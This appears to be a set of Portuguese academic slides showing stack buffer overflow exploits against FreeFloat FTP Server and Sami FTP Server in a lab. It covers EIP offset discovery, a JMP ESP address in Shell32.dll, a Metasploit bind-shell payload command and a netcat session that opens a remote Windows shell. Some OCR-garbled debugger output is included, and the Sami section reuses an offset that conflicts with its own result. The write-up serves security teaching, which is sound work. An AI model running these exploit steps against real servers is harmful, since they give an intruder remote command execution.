

DAE 2013 MESI

Exploração de vulnerabilidades de Buffer Overflow

Em

FreeFloat FTP Server e Sami FTP

António Baião N° 5604

Carlos Palma N° 5608

Buffer Overflow?


- Quando a string passada ao programa é maior que o valor que a variável está a aceitar, o programa crasha, lançado uma exceção de buffer overflow.

Ambiente de Desenvolvimento

- Sistema operativo BackTrack 5 R3
 - Pattern-Create
 - Pattern-Offset
 - MsPayload
- Sistema Operativo Windows XP SP3
 - Immunity Debugger



FreeFloat FTP Server



1º Passo

- Verificar a vulnerabilidade enviando 1000 As

...

buf = "A" * 1000

...



2º passo

- Substituir os As por um buffer criado pela ferramenta do BackTrack “Pattern_Create”, para que seja possível obter o EIP do local de crash, no Immunity Debugger.

```
root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
root@bt:/pentest/exploits/framework/tools#
```

3º Passo

- Calcular a quantidade mínima de As, que faz o programa crashar com ajuda do Hexadecimal obtido no passo anterior e a ferramenta do BackTrack “Pattern_offset”.

```
Registers (FPU)
EAX 0000040C
ECX 0014D500
EDX 7C90EB94 ntdll.KiFastSystemCallRet
EBX 0000001A
ESP 00B2FC2C ASCII "i6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7A
EBP 00391330
ESI 0040A29E FTPServe.0040A29E
EDI 00391C63 ASCII "y2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az
EIP 69413269
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
```


```
root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb 69413269
247
```

4º Passo

- Adicionar somente 247 As seguido de 4 Bs.
 - Bs será onde se colocará o apontador para o modulo executavel do windows.
 - Testar novamente para verificar no Immunity Debugger se o EIP vai conter o hexadecimal dos Bs

5º passo

- Obtenção do endereço do apontador para o modulo executável Shell32.dll, com recurso ao comando “jmp esp”, no Immunity Debugger
- Colocação do endereço em ordem inversa no lugar dos Bs



```
Immunity Debugger - PMSystem.exe - [CPU - thread 0000018C, module SHE
File View Debug Plugins ImmLib Options Window Help Jobs
>>> <<< X > || < > < > < > < > < > < > l e m t w h c
7E821020 FFE4 JMP ESP
7E821022 FB STI
7E821023 FFFF
7E821025 C785 58FFFFFF 01 MOV DWORD PTR SS:[EBP-A8],40C
7E82102F E8 1FDEFFFF CALL SHELL32.7E81EE53
7E821034 FF75 FC PUSH DWORD PTR SS:[EBP-4]
7E821037 FF15 C81D6A7E CALL DWORD PTR DS:[<&USER32.EndDeferWin+ USER3
7E82103D 5F POP EDI
7E82103E 5B POP EBX
7E82103F 5E POP ESI
7E821040 C9 LEAVE
7E821041 C2 0800 RETN 8
7E821044 90 NOP
7E821045 90 NOP
7E821046 90 NOP
7E821047 90 NOP
7E821048 90 NOP
7E821049 8BFF MOV EDI,EDI
7E82104B 55 PUSH EBP
7E82104C 8BEC MOV EBP,ESP
7E82104E 837D 0C 01 CMP DWORD PTR SS:[EBP+C],1
7E821052 56 PUSH ESI
7E821053 8BF1 MOV ESI,ECX
```

6º passo


- Calculo do shell Code com recurso ao MsPayload existente no BackTrack.
- **msfpayload windows/shell_bind_tcp LPORT=443**
R| msfencode -b '\x00\x0a\x0d\' -t c
- Calcular o NOPs
 - Diferença entre o ESP e o EIP
- Execução do exploit e experimentar o comando:
 - **Nc -nv <ip vitima> <porto>**

```
root@bt:~/Desktop/novo_exploit# nc -nv 192.168.1.120 443
(UNKNOWN) [192.168.1.120] 443 (https) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Ana\Desktop\Exploit\687ef6f72dcbbf5b2506e80a37537
reefloatftpserver\Win32>
```

Sami FTP Server

Exploit original - <http://www.exploit-db.com/exploits/24557/>



1º Passo

- Verificar a vulnerabilidade enviando 1000 As

...


```
buf = "A" * 1000
```

...

2º passo

- Substituir os As por um buffer criado pela ferramenta do BackTrack “Pattern_Create”, para que seja possível obter o EIP do local de crash, no Immunity Debugger.

```
root@bt:~/pentest/exploits/framework/tools# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8A
x9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Bb0Bb1Bb2Bb3Bb4B
b5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be
1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7B
g8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4
Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1
Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo
8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4
Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1
Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw
8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz
5Bz6Bz7Bz8Bz9
```



Immunity Debugger - PMSystem.exe - [CPU: thread 000004C]

File View Debug Plugins IntelLib Options Window Help Jobs

Immunity Consulting Services Manager

Registers (CPU)

Register	Value
EAX	00000001
ECX	00000000
EDX	00140600
EBX	00000000
ESP	0131F910
EIP	41326841
ESI	00000000
EDI	00000000
EIP	41326841

0 0 0002 32d1 (FFFFFFFF)
1 0000 32d1 (FFFFFFFF)
A 0 0002 32d1 (FFFFFFFF)
C 0 0000 32d1 (FFFFFFFF)
D 0 0000 32d1 (FFFFFFFF)
E 0 0000 32d1 (FFFFFFFF)
F 0 0000 32d1 (FFFFFFFF)
G 0 0000 32d1 (FFFFFFFF)
H 0 0000 32d1 (FFFFFFFF)
I 0 0000 32d1 (FFFFFFFF)
J 0 0000 32d1 (FFFFFFFF)
K 0 0000 32d1 (FFFFFFFF)
L 0 0000 32d1 (FFFFFFFF)
M 0 0000 32d1 (FFFFFFFF)
N 0 0000 32d1 (FFFFFFFF)
O 0 0000 32d1 (FFFFFFFF)
P 0 0000 32d1 (FFFFFFFF)
Q 0 0000 32d1 (FFFFFFFF)
R 0 0000 32d1 (FFFFFFFF)
S 0 0000 32d1 (FFFFFFFF)
T 0 0000 32d1 (FFFFFFFF)
U 0 0000 32d1 (FFFFFFFF)
V 0 0000 32d1 (FFFFFFFF)
W 0 0000 32d1 (FFFFFFFF)
X 0 0000 32d1 (FFFFFFFF)
Y 0 0000 32d1 (FFFFFFFF)
Z 0 0000 32d1 (FFFFFFFF)

Address Hex dump ASCII

Address	Hex	Dump	ASCII
00417000	00 00 00 00 00 00 00 00	
00417001	00 00 00 00 00 00 00 00	
00417002	00 00 00 00 00 00 00 00	
00417003	00 00 00 00 00 00 00 00	
00417004	00 00 00 00 00 00 00 00	
00417005	00 00 00 00 00 00 00 00	
00417006	00 00 00 00 00 00 00 00	
00417007	00 00 00 00 00 00 00 00	
00417008	00 00 00 00 00 00 00 00	
00417009	00 00 00 00 00 00 00 00	
0041700A	00 00 00 00 00 00 00 00	
0041700B	00 00 00 00 00 00 00 00	
0041700C	00 00 00 00 00 00 00 00	
0041700D	00 00 00 00 00 00 00 00	
0041700E	00 00 00 00 00 00 00 00	
0041700F	00 00 00 00 00 00 00 00	
00417010	00 00 00 00 00 00 00 00	
00417011	00 00 00 00 00 00 00 00	
00417012	00 00 00 00 00 00 00 00	
00417013	00 00 00 00 00 00 00 00	
00417014	00 00 00 00 00 00 00 00	
00417015	00 00 00 00 00 00 00 00	
00417016	00 00 00 00 00 00 00 00	
00417017	00 00 00 00 00 00 00 00	
00417018	00 00 00 00 00 00 00 00	
00417019	00 00 00 00 00 00 00 00	
0041701A	00 00 00 00 00 00 00 00	
0041701B	00 00 00 00 00 00 00 00	
0041701C	00 00 00 00 00 00 00 00	
0041701D	00 00 00 00 00 00 00 00	
0041701E	00 00 00 00 00 00 00 00	
0041701F	00 00 00 00 00 00 00 00	
00417020	00 00 00 00 00 00 00 00	
00417021	00 00 00 00 00 00 00 00	
00417022	00 00 00 00 00 00 00 00	
00417023	00 00 00 00 00 00 00 00	
00417024	00 00 00 00 00 00 00 00	
00417025	00 00 00 00 00 00 00 00	
00417026	00 00 00 00 00 00 00 00	
00417027	00 00 00 00 00 00 00 00	
00417028	00 00 00 00 00 00 00 00	
00417029	00 00 00 00 00 00 00 00	
0041702A	00 00 00 00 00 00 00 00	
0041702B	00 00 00 00 00 00 00 00	
0041702C	00 00 00 00 00 00 00 00	
0041702D	00 00 00 00 00 00 00 00	
0041702E	00 00 00 00 00 00 00 00	
0041702F	00 00 00 00 00 00 00 00	
00417030	00 00 00 00 00 00 00 00	
00417031	00 00 00 00 00 00 00 00	
00417032	00 00 00 00 00 00 00 00	
00417033	00 00 00 00 00 00 00 00	
00417034	00 00 00 00 00 00 00 00	
00417035	00 00 00 00 00 00 00 00	
00417036	00 00 00 00 00 00 00 00	
00417037	00 00 00 00 00 00 00 00	
00417038	00 00 00 00 00 00 00 00	
00417039	00 00 00 00 00 00 00 00	
0041703A	00 00 00 00 00 00 00 00	
0041703B	00 00 00 00 00 00 00 00	
0041703C	00 00 00 00 00 00 00 00	
0041703D	00 00 00 00 00 00 00 00	
0041703E	00 00 00 00 00 00 00 00	
0041703F	00 00 00 00 00 00 00 00	
00417040	00 00 00 00 00 00 00 00	
00417041	00 00 00 00 00 00 00 00	
00417042	00 00 00 00 00 00 00 00	
00417043	00 00 00 00 00 00 00 00	
00417044	00 00 00 00 00 00 00 00	
00417045	00 00 00 00 00 00 00 00	
00417046	00 00 00 00 00 00 00 00	
00417047	00 00 00 00 00 00 00 00	
00417048	00 00 00 00 00 00 00 00	
00417049	00 00 00 00 00 00 00 00	
0041704A	00 00 00 00 00 00 00 00	
0041704B	00 00 00 00 00 00 00 00	
0041704C	00 00 00 00 00 00 00 00	
0041704D	00 00 00 00 00 00 00 00	
0041704E	00 00 00 00 00 00 00 00	
0041704F	00 00 00 00 00 00 00 00	
00417050	00 00 00 00 00 00 00 00	
00417051	00 00 00 00 00 00 00 00	
00417052	00 00 00 00 00 00 00 00	
00417053	00 00 00 00 00 00 00 00	
00417054	00 00 00 00 00 00 00 00	
00417055	00 00 00 00 00 00 00 00	
00417056	00 00 00 00 00 00 00 00	
00417057	00 00 00 00 00 00 00 00	
00417058	00 00 00 00 00 00 00 00	
00417059	00 00 00 00 00 00 00 00	
0041705A	00 00 00 00 00 00 00 00	
0041705B	00 00 00 00 00 00 00 00	
0041705C	00 00 00 00 00 00 00 00	
0041705D	00 00 00 00 00 00 00 00	
0041705E	00 00 00 00 00 00 00 00	
0041705F	00 00 00 00 00 00 00 00	
00417060	00 00 00 00 00 00 00 00	
00417061	00 00 00 00 00 00 00 00	
00417062	00 00 00 00 00 00 00 00	
00417063	00 00 00 00 00 00 00 00	
00417064	00 00 00 00 00 00 00 00	
00417065	00 00 00 00 00 00 00 00	
00417066	00 00 00 00 00 00 00 00	
00417067	00 00 00 00 00 00 00 00	
00417068	00 00 00 00 00 00 00 00	
00417069	00 00 00 00 00 00 00 00	
0041706A	00 00 00 00 00 00 00 00	
0041706B	00 00 00 00 00 00 00 00	
0041706C	00 00 00 00 00 00 00 00	
0041706D	00 00 00 00 00 00 00 00	
0041706E	00 00 00 00 00 00 00 00	
0041706F	00 00 00 00 00 00 00 00	
00417070	00 00 00 00 00 00 00 00	
00417071	00 00 00 00 00 00 00 00	
00417072	00 00 00 00 00 00 00 00	
00417073	00 00 00 00 00 00 00 00	
00417074	00 00 00 00 00 00 00 00	
00417075	00 00 00 00 00 00 00 00	
00417076	00 00 00 00 00 00 00 00	
00417077	00 00 00 00 00 00 00 00	
00417078	00 00 00 00 00 00 00 00	
00417079	00 00 00 00 00 00 00 00	
0041707A	00 00 00 00 00 00 00 00	
0041707B	00 00 00 00 00 00 00 00	
0041707C	00 00 00 00 00 00 00 00	
0041707D	00 00 00 00 00 00 00 00	
0041707E	00 00 00 00 00 00 00 00	
0041707F	00 00 00 00 00 00 00 00	
00417080	00 00 00 00 00 00 00 00	
00417081	00 00 00 00 00 00 00 00	
00417082	00 00 00 00 00 00 00 00	
00417083	00 00 00 00 00 00 00 00	
00417084	00 00 00 00 00 00 00 00	
00417085	00 00 00 00 00 00 00 00	
00417086	00 00 00 00 00 00 00 00	
00417087	00 00 00 00 00 00 00 00	
00417088	00 00 00 00 00 00 00 00	
00417089	00 00 00 00 00 00 00 00	
0041708A	00 00 00 00 00 00 00 00	
0041708B	00 00 00 00 00 00 00 00	
0041708C	00 00 00 00 00 00 00 00	
0041708D	00 00 00 00 00 00 00 00	
0041708E	00 00 00 00 00 00 00 00	
0041708F	00 00 00 00 00 00 00 00	
00417090	00 00 00 00 00 00 00 00	
00417091	00 00 00 00 00 00 00 00	
00417092	00 00 00 00 00 00 00 00	
00417093	00 00 00 00 00 00 00 00	
00417094	00 00 00 00 00 00 00 00	
00417095	00 00 00 00 00 00 00 00	
00417096	00 00 00 00 00 00 00 00	
00417097	00 00 00 00 00 00 00 00	
00417098	00 00 00 00 00 00 00 00	
00417099	00 00 00 00 00 00 00 00	
0041709A	00 00 00 00 00 00 00 00	
0041709B	00 00 00 00 00 00 00 00	
0041709C	00 00 00 00 00 00 00 00	
0041709D	00 00 00 00 00 00 00 00	
0041709E	00 00 00 00 00 00 00 00	
0041709F	00 00 00 00 00 00 00 00	
004170A0	00 00 00 00 00 00 00 00	
004170A1	00 00 00 00 00 00 00 00	
004170A2	00 00 00 00 00 00 00 00	
004170A3	00 00 00 00 00 00 00 00	
004170A4	00 00 00 00 00 00 00 00	
004170A5	00 00 00 00 00 00 00 00	
004170A6	00 00 00 00 00 00 00 00	
004170A7	00 00 00 00 00 00 00 00	
004170A8	00 00 00 00 00 00 00 00	
004170A9	00 00 00 00 00 00 00 00	
004170AA	00 00 00 00 00 00 00 00	
004170AB	00 00 00 00 00 00 00 00	
004170AC	00 00 00 00 00 00 00 00	
004170AD	00 00 00 00 00 00 00 00	
004170AE	00 00 00 00 00 00 00 00	
004170AF	00 00 00 00 00 00 00 00	
004170B0	00 00 00 00 00 00 00 00	
004170B1	00 00 00 00 00 00 00 00	
004170B2	00 00 00 00 00 00 00 00	
004170B3	00 00 00 00 00 00 00 00	
004170B4	00 00 00 00 00 00 00 00	
004170B5	00 00 00 00 00 00 00 00	
004170B6	00 00 00 00 00 00 00 00	


3º Passo

- Calcular a quantidade mínima de As, que faz o programa crashar com ajuda do Hexadecimal obtido no passo anterior e a ferramenta do BackTrack “Pattern_offset”.

```
root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb 41326841  
216
```


4º Passo

- Adicionar somente 247 As seguido de 4 Bs.
 - Bs será onde se colocará o apontador para o modulo executavel do windows.
 - Testar novamente para verificar no Immunity Debugger se o EIP vai conter o hexadecimal dos Bs



5º passo

- Obtenção do endereço do apontador para o modulo executável Shell32.dll, com recurso ao comando “jmp esp”, no Immunity Debugger
- Colocação do endereço em ordem inversa no lugar dos Bs



Base	Size	Entry	Name	File version	Path
00400000	00010000	0041C200	PHSystem		C:\Programas\PHSystem\PHSystem.exe
00000000	00020000	1005C500	ntos		C:\Programas\PHSystem\Temo\ntos.dll
504E0000	00000000	504E3400	comctl32	5.82 (xsp, sp8)	C:\WINDOWS\system32\comctl32.dll
67700000	00000000	67707000	kernel32	5.1.2600.5512	(C:\WINDOWS\system32\kernel32.dll
719F0000	00000000	719F1400	newsock	5.1.2600.5525	(C:\WINDOWS\system32\newsock.dll
71000000	00000000	71001400	winhttp	5.1.2600.5512	(C:\WINDOWS\system32\winhttp.dll
71040000	00000000	71041600	MSHELP	5.1.2600.5512	(C:\WINDOWS\system32\MSHELP.dll
71050000	00017000	71051700	MS2_32	5.1.2600.5512	(C:\WINDOWS\system32\MS2_32.dll
746C0000	00004000	746C1500	MSCTF	5.1.2600.5512	(C:\WINDOWS\system32\MSCTF.dll
